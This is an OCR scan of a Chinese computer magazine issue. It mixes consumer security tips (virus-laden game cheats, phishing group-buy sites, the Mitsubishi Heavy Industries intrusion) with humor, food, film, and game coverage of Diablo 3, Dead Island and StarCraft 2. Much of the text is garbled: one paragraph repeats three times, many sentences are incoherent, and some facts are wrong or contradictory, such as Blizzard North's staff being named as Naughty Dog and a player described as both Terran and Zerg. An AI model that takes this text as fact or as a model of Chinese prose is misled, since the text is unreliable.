像古惑仔这样的病毒还有很多, 如何避免中毒呢? 下面, 小偷偷说自己的经验: 在不陌生的网站上下载网游外挂; 下载网游外挂后, 不要急着打开, 先观察安全辅助工具的下标保护功能是否被篡改, 如果没有被篡改再打开。如果不放心, 就将下载包上传到多引擎病毒扫描网站(http://www.virscan.org), 如果有五款安全软件报警就表明下载包不安全。



古惑仔病毒会下载大量病毒

## 团购安全: QQ团购网站也有假

目前, 团购网站已经有上千家了, 竞争非常激烈。想在团购市场分得一杯羹的除了商人, 还有不法分子, 不法分子开始仿造团购网站并大肆宣传, 对那些信息缺乏安全意识的团购者来说, 危险无处不在, 例如最近金山就曝光了一个QQ团购钓鱼网站, 该网站坑害了不少“不明真相”的网民。如何识别虚假的团购网站呢? 方法如下:

- 选择标有钓鱼网站标志的安全软件或者安全辅助工具。
- 优先考虑知名的团购网站, 不知名的团购网站要查看其是否有营业执照。
- 登录网站后, 看一下网站的域名, 网站真假最关键是一级域名。

名, 不要看到熟悉的字母或者数字就以为是真的官方网站。

- 将常用的团购网站记录下来, 从收藏夹进入网站, 非常保险。

● 感恩小偷偷: 团购网站有这



具有团购网站标志

么多啊? 我Chui了……  
@蓝卡欧儿: 蓝卡欧儿, 我没有分出来!


## 安全百科: 从三菱重工入侵说起

最近, 一位读者咨询小偷偷, 他看到新闻报道日本国防部最大的合同商三菱重工的计算机网络遭到黑客入侵(三菱重工东京总部、神户造船所、长崎造船所以及名古屋工厂制造系统制造所等地有约80台计算机被病毒感染, 病毒种类至少有8种), 一些敏感信息可能被黑客窃取, 他的疑惑是这么重要的网络, 应该是物理断网了, 没有跟公共互联网连接, 那黑客是如何入侵的呢?

的确, 重要的网络跟公共互联网是物理断网了, 但这并不意味着

绝对安全, 因为存在“这个”这个可变的因素。像军工企业、国防部、银行等重要部门, 一般有两个网络(有的甚至更多), 其中外部网络是跟公共互联网连的, 所以它可以被黑客入侵, 例如美国国防部曾遭多次入侵, 都是外部网络被入侵。要注意的是, 即使能进入重要部门外部网络的, 都不是一个的人, 都是黑客中的明星。

直接入侵重要部门内部网络, 是不行的, 黑客一般是利用病毒的方式间接入侵。有些情况是意外的, 黑客入侵了外部网络, 在这样



大多数公司并没有物理断网, 而是采取设置内部特殊子网的方式保护重要电脑

## 有奖互动

**悬赏题目:** 这个病毒名字, 名字末尾带有龙, 此龙是成龙, 而是一只小龙。你知道这题目的答案吗? 将它告诉我, 就有机会得到我们送出的神秘礼物(参与活动中, 请写上姓名、地址、手机、邮编等联系方式, 方便小偷偷联系大家)。

**上届获奖者:** 新疆维吾尔自治区乌鲁木齐市龙龙龙龙龙。黑龙江鹤岗市向阳区朱向, 恭喜他们! 我们采取随机抽奖的方式确定获奖者, 欢迎未获奖的朋友继续参与, 下次说不定就轮到你们!

**参与方式:**  
微博: http://weibo.com/cdx1983  
网站: http://hd.icpww.com/fbb  
邮箱: pcw-chendz@vip.sina.com



微博广场 | Gossip



咪子鱼  
http://weibo.com/pwcfisch


身边的那个她

天冷了, 寒风凛冽的冬天, 如果有个妹子被你爱得多么美妙的事情! 不过, 也许这么美妙的事情只限于上半夜。遇到这样的妹子的人请早!

娟娟: 这简直是我的真实写照。

大罗的石眼: 哈哈, 太形象了! 东朝被妹子挤下床的人命乎!

黑比: 唉, 被妹子挤了那么多年, 早就习惯了。



史上最牛的皇帝

史上最牛的皇帝是谁? 是唐太宗李世民。为什么呢? 因为他自己是皇帝, 父亲是皇帝, 弟弟是皇帝, 儿子是皇帝, 侄子是皇帝, 更要命的是, 他妈也是皇帝。于是, 历史给了李世民一个很光荣的名字: 六位帝皇孙。



莉露: 六味地黄丸治得了肾亏, 治不了李世民(帝帝帝)啊。

帝门中行: 这则自己不行, 活无能为最牛的人。

混流符: 怎么不说再往上他爷爷是皇帝, 他太爷爷是皇帝, 他太太爷爷是皇帝呢?

终极秒杀



金秋上膘美食螃蟹之大赏



吃蟹第一人

老话形容某人见识超群开新领域, 总形容其为“第一个吃螃蟹的人”, 那么这第一个吃螃蟹的人到底是谁呢? 民间有两种说法。一说是古时南江河海里有两只双爪八足的夹人虫横行, 逞强伤人。大海手下的士臣就在江边挖挖埋埋可一样一样的。在河里注入洪水将夹人虫纷纷杀死。有趣的说这些夹人虫得红头人人生后发出阵阵香味, 巴斯耐不住馋虫冷虫肚子咬了一口, 就成了第一个尝到螃蟹美味的人。后人为了纪念这位大厨, 就在他名下加了个“生”字来命名这些鲜美的大人虫。另一说绍兴有一年螃蟹成熟, 一位师爷交给 某家户户在江里注入盐引螃蟹往里跑。被饿死的大量螃蟹冷虫到死为止。师爷又用大家说此物美味可食, 当着众人的面大口吃了起来。原来吃蟹和环保竟有如此渊源……

吃蟹第二弹

食神 也有说法说中国人第一次吃的螃蟹乃是海蟹, 吃蟹的人是炎帝黄帝的炎帝。民以食为天, 就成商业之人多为吃货也是道理的。

吃蟹第三弹

上海美女教你大闸蟹的正吃法 - <http://go.icpcw.com/f/39jx1.htm>  
不下手就想尝尝螃蟹的美味, 这可是个技术活儿。 <http://go.icpcw.com/f/39jx2.htm>  
丰收季节不上螃蟹的同学别气馁, 来玩几款趣味螃蟹的游戏开胃吧! <http://go.icpcw.com/f/39jx3.htm>

全国吃蟹欢

国人吃蟹的方法众多, 除了最普遍的煮食, 煎炒烹炸各种手段都在螃蟹身上百试不爽。蟹制名菜里什么水晶蟹冻、蟹粉炒芦笋、蟹粉烩蟹羹、芙蓉蟹菜卷、西湖醋蟹、蟹粉小笼包、蟹粉白菜卷、蟹粉生翅、蟹粉白玉豆腐不列, 估计不少童鞋和小偷一样虽然全都吃过, 但依然看一样精彩绝伦的蟹菜名流下诚实的哈喇子。以上所举都是传统中式吃法, 想尝尝稀奇的话可以试试生炒蟹。这道菜上来的时候千万不要惊讶, 它要搭配新鲜烘烘的法式切片面包, 吃时涂上黄油和蟹粉, 那是相当的中西合璧。

吃蟹第二弹

蟹蟹威武 以国人在吃上的秋蟹, 居然没有一道生吃螃蟹的名菜, 也算是相当令人惊异了。

天蓬同吃蟹

螃蟹的美味不光咱们中国人知道, 海外也有不少好这口的。吃法也颇新鲜。日本北海道樱花蟹个头奇大, 外壳坚硬无比, 要用大号剪刀才能剥开外壳。一只螃蟹就能吃一对夫妇; 法国人爱吃螃蟹和软欧包, 最有名的菜品是司康饼, 浓郁的奶香配合着鲜美肉质的蟹肉, 餐后再用会擦擦嘴巴的美味汤汁。非常享受; 泰国有道名菜为凉拌咖喱蟹, 把盐渍透过的海蟹与木瓜丝以及咖喱调料放在蒜头里拌匀, 不加任何烹饪即可入口, 风味独特, 味足劲强, 敢吃这道菜的游客都会被大厨当作好汉。

吃蟹第三弹

白娘子 据说在美国公蟹比螃蟹贵得多, 这是因为美国人以为公蟹肉多鲜嫩, 蟹蟹为了养蟹肉少且不够香。我看是美国人嫌于多, 怕蟹蟹抱团胖死吧……



看了这张图, 你对照一个吃螃蟹的人的喉咙应该增加不少……



螃蟹的摆放也是有讲究的, 上面就是标准的宅人摆法……



这样两只大蟹够你吃一阵了

上海美女教你大闸蟹的正吃法 - <http://go.icpcw.com/f/39jx1.htm>  
不下手就想尝尝螃蟹的美味, 这可是个技术活儿。 <http://go.icpcw.com/f/39jx2.htm>  
丰收季节不上螃蟹的同学别气馁, 来玩几款趣味螃蟹的游戏开胃吧! <http://go.icpcw.com/f/39jx3.htm>

放映公告板 | Notice

**夺命深渊** 预告片地址: <http://go.icpcw.com/f/39gggb1.htm>

影片以故事围绕着一项极为危险的极限运动——洞潜水而展开, 讲述了世界上最优秀的洞潜探险家弗兰克和他的团队被邀请去营救一位在洞穴中失踪的潜水员。影片情节紧张刺激, 引人入胜。这部影片可算是小成本近期看到的最佳心理惊悚片。情节紧凑真实的事件, 剧情是层层递进而前面能猜到结尾的, 但是中间的剧情发展却十分出人意料。电影 3D 的效果在卡梅隆团队的加持下显得分外突出, 片子每个小水泡仿佛游荡在你的身边, 再加上血腥惊悚的画面, 极具视觉冲击力。而在同样一个离奇的逃生之旅上, 慢慢展开的有关生命与冒险的真谛更是让人感动万分。

**白蛇传说** 预告片地址: <http://movie.mtime.com/132429/trailer.htm#menu>

是的, 白蛇传又被改编得高潮了。这次没有赵雅芝、叶童的千年一遇, 也没有张震玉、王祖贤的蛇形肉身, 有的却是陈坤、李冰冰的人妖之恋以及法海、白素贞的惊天大战。不想看大乱斗也行, 《白蛇传说》的强大演员阵容(李冰冰、黄圣依、陈坤、李冰冰)也值得你买票入场看热闹。

我们可以创造神话的, 白蛇依然在传说中突然现身, 依然由美女好姐妹青蛇来陪下山, 依然得遇仙公许仙, 只是白蛇传说中那个妖女变成了(或许更坏或许更善良)。当然, 在白蛇传说中追求美好姻缘和世人凡尘的同时, 她定会遇到她的“老”追求者“法海”大妖, 相信扮演法海的李连杰会有更加强大的法力和坚定的意志(前几次“白蛇传”的结局都是好人生平安)。让我们一同来买票打酱油去吧!



# 说好的幸福呢?

## 暗黑3跳票之后的三大谜团

@良牙

2011年9月21日,吸引了全世界亿万暗黑迷目光的《暗黑破坏神3》(以下简称暗黑3)开启了小规模封闭测试,随着测试的进行,围绕着暗黑3的一个谜团渐渐清晰。然而,就在大家满怀希望年底就能玩到正式版的时候,暴雪总裁的一封公开信又让玩家的心情跌至谷底。玩上暗黑3的幸福,刚感觉近了点,又和我们拉开了距离。

### 很快还是太慢了

每次谈到暴雪游戏的发展时,我们总爱用“即将发布”或者“很快发布”这样的词语。因为我们知道,无论我们多么努力,多么希望它能按时上市,我们都不会给游戏的开发去换发上市时间!

我们向全世界宣布,原本定在2011年年底上市的暗黑3,将推迟到2012年2月初。

——暴雪总裁:唐克·莫南姆

### 不跳票,不可能

Beta测试仅开始了3天,暴雪总裁就发出了如此悲切的“给全球玩家书”,这让玩家很受伤。事实上暴雪在《暗黑破坏神3》开始就从来没有准时过,当然游戏品质过硬也导致它从来没有下桌,你只能只记住了“暴雪出品,必属精品”这句话,而把跳票的事情忘得一干二净。近年来热炒的跳票之王《永远的毁灭公爵》,也有暴雪挡枪的嫌疑。

让我们来回顾暴雪最近的一款大作《星际争霸2》的上市历程。2006年暴雪第一次正式对外宣布星际2项目,让玩家开开心心等了3年,可以说好的测试却没有在2009年秋天出现,直到2010年2月初才正式测试,离开了面纱。半年之后,星际2才正式上市。可以说,从公布到上市用了整整4年的时间。



《暗黑3》:伦敦,创新非多,但创新不慢!

而暗黑3,在2008年的暴雪嘉年华上才第一次公开,如今不到3年就已经展开了Beta测试,已经比星际2顺利了不知多少倍。所以有推迟正式上市几个月的消息,并不意外。按照最近几款作品从公布到上市,以及暴雪历史来看,暗黑3推迟到明年暑期发售也是很可能的。

### 续作之谜

暴雪的续作,很多都有划时代的意义。魔兽3是2D到3D的飞跃,更开创了自定义地图设计的巅峰。《魔兽世界》又将魔兽系列推向了网游第一宝座,至今出其右者。

暗黑系列前作堪称经典,但制作这两款游戏的北方暴雪团队,早已分崩离析。2003年,暗黑2资料片上市两年之后,北方暴雪团队与暴雪总部在发展方向上出现了冲突,一干人马出走成立了顽皮狗工作室。顽皮狗工作室后来推出了《暗黑之门:伦敦》,一款暗黑风格的射击游戏,可惜公司遭遇了财政和人员危机,《暗黑之门:伦敦》没能成功。不知是巧合还是有意为之,2008年顽皮狗工作室宣布倒闭,这一年暴雪也高调公布暗黑3项目。《魔兽》的成功从来都不是任何个人或一个小团队的成功。“这是暴雪总裁的名言,也正因此,在没了北方分部之后,暴雪还决定定制暗黑3。

只测试了那群人的暴雪,能否做出暗黑3的神髓,测试心中还是有些疑虑。这个谜,正在进行的试玩版中有了部分可靠的答案。但更多的,还要等游戏正式上线。

### 战网2.0之谜

影响暗黑3成败性的问题一定是战网2.0设定的全程联网机制。目前战网上有三款游戏:《魔兽世界》、《星际》以及加入的暗黑3。《魔兽世界》是网游,全程联网无可厚非,玩家也不会介意。星际2虽是单机游戏但电竞味浓,强调人与人的对抗,全程联网也说得

过去,但就是这个单属性,也让玩家一阵子才接受。

而暗黑系列单属性性极强,单人剧情互动占了游戏的大部分,人与人的互动不是强求进行的,所以联网的接受度比星际2难度更大。虽然你可以把它看作是一款全新的网游,但是同时你叫它4-8人的“网游”,也只是在《魔兽世界》和暗黑2之间的一种联网游戏。

这个谜,只能靠暴雪在暗黑3中设计更多的玩家互动来解决,降低玩家的个人英雄属性,鼓励交流合作。这些或许是最好的方法。这也会让暗黑3看起来更加与时俱进,更加丰满。

### 装备交易之谜

今年7月底,暴雪召集全球媒体,为暗黑3发布了第一个重大消息,那就是暴雪的装备交易平台。暗黑3带来的装备交易平台,和星际2带来的战网2.0的性质相同,都具有操作进行突破的划时代意义。装备交易平台,未得更直白,更实际。

虚拟装备交易,一直是网游的敏感地带,暴雪虽然并不出售装备,只收取玩家间交易的服务费,但迈出这一步,也招致很多玩家的误解。

最近,暴雪宣布PayPal将成为暗黑3的支付合作伙伴。使用虚拟货币的玩家可以通过PayPal获取真实世界的金钱。一方面努力让玩家方便消费和自由交易,另一方面让支付更加透明化。影响玩家解开这个谜,或许公开更多信息是最好的办法。



### 写在最后: 暗黑的精华,一个也没少

为了应付这些大大小小的问题,在暴雪的同事里,谁也不会觉得困难。可惜的是,正在进行的Beta测试中,暗黑3已经在玩家中展现出巨大的魅力。强大的随机系统、随机事件以及随机装备,让我们感受到了万分的挑战性。而这一切,正是暗黑3的精华所在。跳票并不可怕,说好的幸福,只是迟来的幸福而已。

### 小手记 | Note

weibo.com/yjsliso

周三一大早,小生打开邮箱,突然就不住抖了。嘿,暗黑3今天开测了!

嘿,我马上就去后厨了。“真的吗?”我要说!——一声闷闷有力的声音此起彼伏。小生看着编辑那一脸期待暗黑3开测的兴奋,心里有一种说不出的喜悦——邮件末尾写着暴雪发来的测试邀请,而且只有一个!

不出所料,几分钟内,小生的QQ就收到暴雪发来的账号信息邮件。除了账号密码以外邮件测试之名又正义声以辟,其余的这都神马跟

神马啊!

小生:“阿生,来5个激活码,我要和大学室友一帮同学去搞基。”

我无语,不过这里还有一个账号,没激活码那岂不是需要的时间。老娘:“小生,你室友来了,最近还在学电脑,我想给你个账号你帮他们解解。”

我理解这份心意,不过让伯父激活太让人为难。老娘:“生,我表妹最近要结婚,他们BOSS最喜欢暗黑3了,

给个激活码送我花吧。”

我啊个去,游戏的事随便不要!

小生索性将签名改成了“号啊,一工作为重,暂不提供任何服务”,这才才静下来。

说到工作,正在老娘的催促,树下一下子围了上来,看着就要有光秃秃用这个账号。不过刚想说过去是号风皮的,小生早已瑟瑟发抖,不以为所动。机灵鬼才见况,立即拉着两人到会议室,草拟了一

份“游戏用暗黑3账号共享时间表”,以24小时为限,轮流使用。不过还是被我发现着拒绝了:“谁来负责去麻烦,这两天就在我电脑上体验吧。”任凭众人怎么吹喇叭请愿,怎奈何多嘴少,小生我先拒绝测试意见再议。

第二天中午,小生正在座位上开地吃着午饭,却意外地发现,树树等着一帮编辑,正建了一个局域网,在暗黑3中联机对战。不以为所动,机灵鬼才见况,立即拉着两人到会议室,草拟了一

份“游戏用暗黑3账号共享时间表”,以24小时为限,轮流使用。不过还是被我发现着拒绝了:“谁来负责去麻烦,这两天就在我电脑上体验吧。”任凭众人怎么吹喇叭请愿,怎奈何多嘴少,小生我先拒绝测试意见再议。

第二天中午,小生正在座位上开地吃着午饭,却意外地发现,树树等着一帮编辑,正建了一个局域网,在暗黑3中联机对战。不以为所动,机灵鬼才见况,立即拉着两人到会议室,草拟了一

份“游戏用暗黑3账号共享时间表”,以24小时为限,轮流使用。不过还是被我发现着拒绝了:“谁来负责去麻烦,这两天就在我电脑上体验吧。”任凭众人怎么吹喇叭请愿,怎奈何多嘴少,小生我先拒绝测试意见再议。

## 僧多粥少

她地发现编辑站在自己身后。

“这有什么?暗黑3画面怎么和他们的不一样?”

“呃,这是暗黑3,刚开测的测试版……”

“神马!!! 暗黑3!!! 客户端给我,账号发我,我现在就去试试。顺便帮你测试一下我那笔记本跑跑游戏的成果。”

20分钟后,我先让寂寞地站在树树身后,小生说了一句:“把暗黑3的客户端拷贝给我。”





## 小游戏

### 玛雅之谜



Mind Crew 出的一款华丽的消除益智类游戏。为了增加游戏的文化性，每种颜色的方块上还有不同的花纹，看起来眼花缭乱，增加了些许游戏难度。游戏有四种有趣的模式，各种成就需要玩家去达成。

### 小鸟排队



小鸟又来了，不过这次他们不是为了保护家园，而是进入了一个庄园。为了驱赶他们，只有让他们排好队依次飞出去。实在不行，就点击右下角的“强行驱赶小鸟”吧。

### 警察抓小偷



多么令人怀念的一款游戏啊，想当年在学习机上，他们就玩得乐此不疲。现在如此复古的画面，难免不让人感动。这次推荐的新版，增加了许多有趣的道具，例如加速枪、传送器等，好好利用这些道具，会让通关更加简单。

### 元素王国：策略



元素王国失去了平衡，到处是战乱，需要你去做救世主。作为策略类的RPG游戏，《元素王国：策略》有非常强的挑战性和无限的可持续性。

### 家庭农场



很多人都有这样的梦想——“衣归山，食归田”。这款游戏，就让你拥有一个小小的农场，还有美丽的景色，如何去经营自己的农场，养育自己的家人，是玩家在游戏中的唯一任务。细去感受质朴淳厚的田园气息吧。



外国在圣诞节期间也会有很长的假期，游戏厂商们会集中在这段时间纷纷推出自己的大作，这段时间就是我们常说的“圣诞档”。大家看到这期报纸的时候正是十一假期，对于中国人民来说，这个小长假要春节来前还要惬意。只是我们却没有属于自己的“国庆档”。要创造“国庆档”，厂商确实要努力，而作为一个玩家，其实我们不光要支持国产，如果能更多地支持代理公司，也许也会迎来一个中文游戏的井喷时代。

## 818

### 玩《战地3》84%的PC玩家需升级硬件

离《战地3》的正式发布还有不到一个月的时间，为了检测玩家的电脑能否跑得动这款EA打造的超级大作，Valve和NVIDIA近日基于Steam用户的数据库做了一份调查。结果显示只有16%的玩家电脑达到了EA官方宣布的推荐配置。小生把官方要求的配置为大家展示一下，看看您是不是属于需要升级硬件的那部分人，毕竟这类游戏还得跑得动，玩起来才会爽。



最低配置要求：  
 系统：Windows Vista SP2 32 位  
 CPU：2GHz 双核处理器  
 内存：2 GB  
 硬盘：20 GB 可用空间  
 显卡：AMD 支持 DirectX 10.1 (比 3870 高)  
 NVIDIA 支持 DirectX 10.0 (比 8800 高)



游戏对帧数中人物的还原程度还可以，粉丝们可以关注下。

## 听声音



### 仙剑手办为啥成了日式的

衣服做得很精致，但是人物的脸部表情跟日本女优一样。小童的也是，脸部根本不像，估计为了省事，找了以前做日本手办的模版直接上场的。坚决反对这种日式人设！我们要真正的仙剑手办！

——冰亦灵儿



### 任天堂不为手机开发游戏

如果我们决定在智能手机上发布游戏，那一段时间我们可能是盈利的，但我认为我的责任不是短期的利润，而是任天堂中长期的竞争优势。

——岩田聪



小生：任天堂的社长岩田聪绝对会不为手机平台开发游戏，想来不少粉丝。小生觉得任天堂和它的合作伙伴三星没什么关系，主要是自身的软硬件和时代科技对于着手太迟了，平台的失利才是任天堂一路衰落的主要原因。

### 我们否认会成为发行商

我们虽然有计划向发行商转变，不过目前还没有做好正式对外公布的准备。如果我们真的进入这个领域，或许会有一些与众不同的举动吧。

——Peter Vesterbacka



小生：Rovio的领导层近期向媒体透露了公司未来的发展方向，据说Rovio真的不是靠小童这么一个游戏发家的，如果面临创意枯竭的话，利用现有的充足资金储备找发行商来卖会不是一条出路。小鸟能发家致富，也能打造一个鸟蛋下蛋啊！

### 电子竞技进入网游时代

电子竞技在经历了多年的以单机产品为基础，配以网络环境进行竞技的固定模式后，现在已经开始全面向网游化发展。

——孙敬卿



### 《死亡岛》原声大碟

《死亡岛》是最近比较热门的一款恐怖射击游戏，G4 版我们为大家准备了相关的攻略。当然在了解游戏之前，不妨先听听游戏的原声大碟。恐怖、神秘的气氛会让你更快进入状态。

## 看视频

### 《马克思佩恩3》正式宣传视频




马克思佩恩即将在明年回归，游戏中的主角不知道能否勾发大家许多回忆，游戏似乎还是一如既往的硬派啊。

### 《权力的游戏：创世纪》首部预告片



《冰与火之歌》是这个时代最奇幻的小说，随着改编剧集第一季的开播，游戏作品也将以RTS的形式接踵亮相。

### 《黑色行动》最悲催的玩家



小生玩 COD7 的时间一点也不短，可视频里这么搞笑的事情也没遇到过，这得有多精准的预判，也许只是碰巧吧。

## 读物

### 被遗忘的《魔法国度》

同为“龙与地下城”世界的重要组成部分之一，“被遗忘的国度”并不像“龙枪”系列那么流行。小生琢磨其中的原因，可能和龙枪较早就有了中译本有关。近日国内一个叫做“奥德赛公会 TIF 工作室”的同人组织开始致力于“被遗忘的国度”这个系列小说的汉化，现已完成了《阴影国度》、《魔法国度》、《幽暗国度》等多部小说的中译。喜欢西方奇幻游戏的玩家一定不能错过呀。



## 《死亡岛》胆小者勿入!

阴险、压抑、恐怖、血腥、到处都是残肢断臂、血流成河。任何一个黑漆角落,都可能是杀手的藏身之处,它们的目光都有一个,落在活着的任何生物!用用都爱探险丧尸,自用本岛岛场无限,你所感受到的只是恐怖至极,令人发指的残酷血腥恐怖。活下你是《死亡岛》这款游戏唯一的法则!获得假假假假假者,《死亡岛》血腥、恐怖、残酷、血腥、胆小者勿入!

# DEAD ISLAND

# 无畏恐惧,活下去!

@小牙

一座旅游小岛,阳光、沙滩、比基尼美女,浪漫度假的圣地。然而一夜间却因某种病毒的肆虐,这里成了“死亡岛”。到处都是因病毒感染而成为丧尸的人,鲜血是这座小岛的主题,死亡是这座小岛的现状。而你要做的,要么沦为丧尸,要么拿起一切可利用的武器,活下去!

## 《死亡岛》四角色杀戮指数

《死亡岛》共有四名角色供选择,谈不上职业划分,只说是杀戮方式有所不同罢了。不管怎么说,那都是四名角色风格、血腥的杀戮过程。

### Xian(洗梅):

血腥程度:★★★★☆

杀戮指数:★★★★

如果你喜欢体验用利刀砍伐,将丧尸四分五裂,选择Xian! Xian有一个招牌动作:优雅跳起,手举利刀重重劈下!(空格+鼠标左键)



### Sam(山姆):

血腥程度:★★★★☆

杀戮指数:★★★★☆

长这一天张天文交换的,除非Sam会成为丧尸攻击的对象。但当Sam拿起各种钝器时,丧尸觉得这血腥有点吃不消,重口味!

### Purna(普纳):

血腥程度:★★★★☆

杀戮指数:★★★★

Purna对枪械很有天赋。想体验FPS的玩家,不妨选择Purna,枪械是远程射击,兴许可以避免一些近场游戏中的血腥场面。

### Logan(罗根):

血腥程度:★★★★☆

杀戮指数:★★★★☆

投掷武器攻击强人,前爱投掷一击必杀!丧尸虽然倒地,瞄准头部的,体验挥挥西瓜的快感吧!



## 遇丧尸,奔跑中拼杀

通常,丧尸都是两三成队、三五成群出现,一旦我们进入丧尸的警戒范围,立刻会遭遇围攻!

如图,在狭窄的通道内,如果遭遇丧尸面要如何处理?也许你会还击,但丧尸善于直前冲的精神,会令我们应接不暇。所以要先做好撤退准备,并在撤退中,打开角色物品界面,选好远程武器,对追赶的丧尸进行攻击。

有的武器还能投掷,按住鼠标右键,用左键释放,但现不建议用这种方法,毕竟投掷很少能将丧尸一击必杀。在开战前,要注意武器耐久度的数值,以免发生武器无法使用的窘境,因为一旦出现状况,你就只有等死。

**生存守则:**武器耐久度低了,你又不愿修理,如果是可拆卸的武器,那么就扔出去好了!

## 小心你的眼前和身后

《死亡岛》最恐怖的地方,是在我们毫无准备,欣赏风景时,突然出现一只或若干丧尸!这种紧急情况下,你会手忙脚乱的!

如图,如果遇到丧尸袭击,快速连续按鼠标的左右键,可迅速将丧尸打倒,然后再对他进行补刀!不过,如果突然出现一群丧尸,你就应该玩近战武器!也就是说,在打倒抓住我们的丧尸后,快速

## 写在最后

或许这是标题一下,如果你害怕血腥场面,就不用玩《死亡岛》了,那群疯狂嗜血的丧尸,满地的鲜血,会让人很崩溃!而且玩游戏时,游戏内血腥暴力的感觉让我想起了一部电影——《僵尸噩梦》。相信“90后”的网友们应该没有看过,这是一部惊悚片,但对丧尸角色的特写描述非常细致,爱看恐怖电影的你们可别错过!

## 延伸阅读

下载地址: [www.icpcw.com/tbzssoft](http://www.icpcw.com/tbzssoft)

## 《死亡岛》北斗神拳MOD

这是一个超搞笑的补丁,改变重力、增加拳头的伤害,可以将丧尸打飞!复制MOD文件到游戏目录下覆盖原文件。

## 《死亡岛》v1.2二十五项修改器

有了它,神马丧尸都不怕!超人铁裤夜变身,无敌的存在!

## 《死亡岛》汉化补丁V1.0

不解释!复制所有文件到游戏安装目录下覆盖即可。

## (Shift键)冲出丧尸包围圈。

那如何避免被丧尸咬呢?其实很简单!总结了,最易遭到咬杀的情景,是在开启某扇门及经过某个黑暗转角时。这种情况下即使你有心理准备,用武器(有力武器)反击有时候也有点来不及。最佳方法是开门时或路过转角时,按住键跟跑丧尸!这是很独特的打法,边走边跑!因为跑到丧尸后,可直接将它推开,避免与我们发生身体接触。

**生存守则:**养成及时开门习惯,开门一时,尽可能按B键后撤,必要时可同时按下Shift键来加速。

## 忍无可忍,无须再忍

如果你就是个不畏恐怖,要上个人英雄主义的玩家,那么可以选择大开杀戒的玩法!武器给你枪、手榴弹、刀类等等,可根据丧尸身上图标的颜色特点,选择相应武器。

收割丧尸时,除了枪和投掷武器外,其余各种武器都要与丧尸面对面地进行攻击。但是武器攻击力度有限,当力度用尽,就不能再使用武器,所以不能全部依靠武器来攻击,而拳头的攻击又十分受限,基本上与丧尸呈现出互打状态,这有利于我们与丧尸亲密接触的原则,那么此时的战斗策略就是用鼠标!狂按E键,把走到眼前的丧尸全部踩到集中的一个地方,然后抡起你的武器,毁灭



狭窄的巷弄遇到一群丧尸,打不过就逃!



有丧尸扑上来,请狂按鼠标左右键



把丧尸都碾中起来,然后抡起武器踩下去

## 地缝下去吧!

在使用近战类武器攻击时,把冲击力、速度及时机非常关键,如击中丧尸上体与击中四肢,所造成的伤害程度是不相同的。特别是对丧尸头部的攻击,有几率将丧尸一击必杀。所以为了减少武器的耗损,对丧尸要害部位进行攻击是最有效的虐杀方式。

## 推荐恐怖电影得北通手柄

上次,堪琪让大家谈谈喜欢玩游戏中的什么难度。无脑的王思爱喜欢从最低难度玩起,因为在她看来,现在的单机游戏的难度普遍都比较高!说实话堪琪不觉得,可能因为你是女孩子的缘故吧!送你个手柄,好好练练!

**本周话题:**恐怖大片很多,堪琪不是推荐了一部《僵尸噩梦》么,你还等什么可以推荐给大家的?参与讨论的读者发送到pcw-game@vip.sina.com,幸运读者将获得北通提供的MVP特洛伊 PS3/PC双用无线手柄一个。



## 星际2新人王之

# 东拉姑完美运营虐山包

@云儿

上周我们带大家领略了多人王MMA的风采,其实当今世界星际人族也有一位新星,风头完全不亚于多线王,他就是屡次在GSL上横扫各位天王巨星的DongRaeGu。

这位被中国玩家称为“东拉姑”的虫族新秀以其深不可测的ZVS T实力独步星际,向来不可一世的韩国人族天王们第一次遭遇到后来者如此强烈的逆袭。下周琪琪就和大家一同欣赏DongRaeGu霸气十足的ZVS T秀,揭开其运营策略的神秘面纱,与他唱对手戏的便是有“杀虫剂”、“山包”之称的枪兵王MarineKing。(录像观看:www.icpcw.com/bzsoft)



### DongRaeGu小档案

姓名:朴舒赫

年龄:21

战队:MVP

主族:Zerg

国籍:韩国

昵称:东拉姑、冬姑

荣誉:GSL LGD 3D冠军

DongRaeGu,这个原本活跃于B级联赛的路人选手,在GSL上被MVP战队作为秘密武器对阵人族大师MarineKing,结果完胜对手。不过,这位天才少年的表演刚刚开始。在与常规赛对手Cia的比赛中,DongRaeGu竟然连续击败NaDa,Supernova,MC三位超级大神,问鼎全盛。

### 终点站再战枪兵王

在GSL 8月赛中,DongRaeGu再度遭遇MarineKing,比赛地图为终点站。

DongRaeGu在15农民时先行拆路再得分矿,与普通选手直奔对手老家的探路方式不同,DongRaeGu完全不会去对手家里侦察,而是到每个人族基地“偷”兵营的地图看一眼,排除陷阱。

而枪兵王的两个枪兵在路口下方防守,尽量不让小虫攻进内城。

### 两只小狗大进攻

人族家中MarineKing直接放下重工厂,与兵营交换反应后停

一时间训练两个火车,同时放下分基地。而DongRaeGu采取了升级加速的火车,没有像一般虫族选手那样把农民全部拆去采矿,而是留下1个农民继续采矿。这个细节也可以看出DongRaeGu对于资源有着自己独到的理解。

一开始,MarineKing两个火车在路口干掉了DongRaeGu的小狗路矿,直接朝虫族老家走去。MarineKing没有想到的是,自己两个火车前面刚

出门,出DongRaeGu的第二只小狗就出现在了自家门口,这只小狗当然还是来偷情报的,而它也不虚此行,发现了关键情况——MarineKing失去了火车的生产,并给重工厂上了科技实验室。

开局阶段场面波澜不惊,但DongRaeGu对于细节的掌控让人印象深刻。仅是小虫的探路就占据了整个环节DongRaeGu都付出了相当于普通选手几倍的劳动量,正是这些普通选手获取不到宝贵情报化解Rush游刃有余

看到对方火车出门,DongRaeGu从空地下方矿前摆下一个地堡,即使这样火车也没敢进门,MarineKing想必也熟悉DongRaeGu擅长的3皇后开局,所以没有轻举妄动。

与此同时,MarineKing造好他的分基地开始“向分矿”,毫无疑问,DongRaeGu的小狗探家兵第一时间回巢,获取了精准情报。

打好了这一仗,或许多少还是运气罢了。不过DongRaeGu早已运筹帷幄之中。只见DongRaeGu轻轻放下三矿,同时向中矿修两个地堡,事后证明,MarineKing对于这两个地

作毫无办法。

战至5分多钟,MarineKing先发制人率两坦克和枪兵若干开始前压,DongRaeGu抓住对手出门的空隙,连续攻到对手分矿这样。MarineKing或许意识到对手可能会被引入“DongRaeGu节奏”,直接把部队堆上虫族分矿高地,坦克也一步步往里推进。

面对MarineKing的枪兵坦克Rush,DongRaeGu只是一味囤积小狗,并不时偷袭人族分矿让对手稍后思考。当MarineKing的坦克炮火威胁到自己分矿时DongRaeGu终于

出手,两个分矿的皇后作为肉盾吸引坦克炮火,大量坦克向两分矿完美包夹,将MarineKing一波Rush部队化为乌有。

### 枪兵王,不堪一击

